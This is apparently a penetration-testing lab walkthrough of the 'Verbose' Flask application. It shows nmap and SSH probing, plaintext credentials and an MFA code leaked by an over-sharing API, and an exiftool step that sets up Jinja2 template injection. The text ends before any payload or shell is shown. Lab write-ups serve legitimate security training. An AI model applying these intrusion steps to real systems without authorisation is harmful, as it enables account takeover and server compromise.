In this walkthrough, we will be compromising Verbose, an easy-difficulty web application lab from Hack Smarter Labs. The target is a Flask web application with open user registration. After registering an account, we intercept a request to /api/users/all in Burp Suite that returns plaintext credentials for every user in the database, including the admin account. An MFA prompt blocks admin login, but re-querying the same endpoint leaks the generated MFA code. With admin access, a file upload feature in the site branding panel reflects image metadata into the page template, and we confirm Jinja2 Server-Side Template Injection (SSTI) by injecting payloads through exiftool. Escalating from SSTI to remote code execution returns a shell as root for full server compromise.
Created by: Tyler Ramsbey
Let’s get started.
Objective
You have been authorized to perform an external penetration test against a target organization. During the initial reconnaissance phase, you identified a web application that allows unrestricted public user registration.
- Enumerate: Map the application’s attack surface and functionality.
- Identify: Locate exploitable vulnerabilities within the application logic or configuration.
- Exploit & Escalate: Leverage identified flaws to compromise the system, with the final goal of securing root access to the host server to demonstrate maximum impact.
Scope
Target: 10.1.69.115
Nmap
We scan every port with -p-, pulling service versions with -sV and the default script set with -sC.
nmap -p- --open -sC -sV -T4 10.1.69.115
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 93:07:ff:15:fe:3f:48:f8:2f:12:d4:17:73:db:a7:dd (ECDSA)
|_  256 5f:74:1d:0f:b2:39:23:ad:77:9a:45:70:1a:f4:51:26 (ED25519)
80/tcp open  http    Werkzeug httpd 3.1.5 (Python 3.12.3)
|_http-server-header: Werkzeug/3.1.5 Python/3.12.3
| http-title: Hack Smarter Portal
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan: SSH on 22 and HTTP on 80 with Werkzeug and Python identified
Two ports open. The HTTP banner identifies Werkzeug 3.1.5 running Python 3.12.3, and the page title redirects to /login. Let’s check whether SSH accepts password authentication.
ssh root@10.1.69.115
root@10.1.69.115: Permission denied (publickey).

SSH requires key-based authentication with no password login available
SSH requires a key, so we set it aside and focus on the web application.
HTTP (Port 80)
We proxy through Burp Suite so every request the application makes is captured for later review, then navigate to http://10.1.69.115. The application presents a login page for the Hack Smarter Portal.

Verbose web application with Wappalyzer confirming Flask and Python
Wappalyzer confirms this is a Flask application running Python. We register an account and click through the application as a standard user. The messages feature displays a list of users available to message.

Messages feature displaying available users on the platform
Access as admin
Clicking through the application fills up Burp’s proxy history, and in there is a GET request to /api/users/all triggered by the messages page. The response returns far more than a messages feature needs.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.5 Python/3.12.3
Date: Sun, 21 Jun 2026 22:52:43 GMT
Content-Type: application/json
Content-Length: 570
Connection: close

[{"email":"tony@hacksmarter.local","id":1,"mfa":null,"password":"basketball","role":"user","username":"tony"},{"email":"johnny@hacksmarter.local","id":2,"mfa":null,"password":"dolphin","role":"user","username":"johnny"},{"email":"admin@hacksmarter.local","id":3,"mfa":null,"password":"YouWontGetThisPasswordYouNoobLOL123","role":"admin","username":"admin"},{"email":"student@hacksmarter.local","id":4,"mfa":null,"password":"liverpool","role":"user","username":"student"},{"email":"bird@test.com","id":5,"mfa":null,"password":"password","role":"user","username":"bird"}]

Burp Suite: /api/users/all returning plaintext credentials for all users including admin
The API dumps the entire user table in plaintext: usernames, emails, passwords, roles, and an mfa field that is null for everyone. The admin password is YouWontGetThisPasswordYouNoobLOL123, so we log out and authenticate as admin.

MFA prompt blocking admin login after credential entry
The application prompts for an MFA code. Submitting the password is what makes the server generate one, and that code is stored in the same mfa field the API hands out without restriction, so we send the request to Burp Repeater and fire it again.

Burp Repeater: MFA code populated for admin after re-querying /api/users/all
The mfa field for admin is now populated. We enter the code and complete the login. The Admin Panel gives us our first flag.

The Admin Panel reached after completing the MFA login
Shell as root (root.txt)
The front page of the Admin Panel has a Site Branding section that accepts a PNG upload.

Admin panel Site Branding section with PNG file upload
We upload a test PNG and click Preview Current Logo. The preview page displays image metadata fields including Copyright / Artist. If the application renders metadata into the page, we control what gets displayed by editing the metadata with exiftool.
exiftool -Artist="0xB1rd" image.png

exiftool: Artist field set to 0xB1rd on test image
We upload the modified image and preview it. Our input comes back on the page under the metadata field.
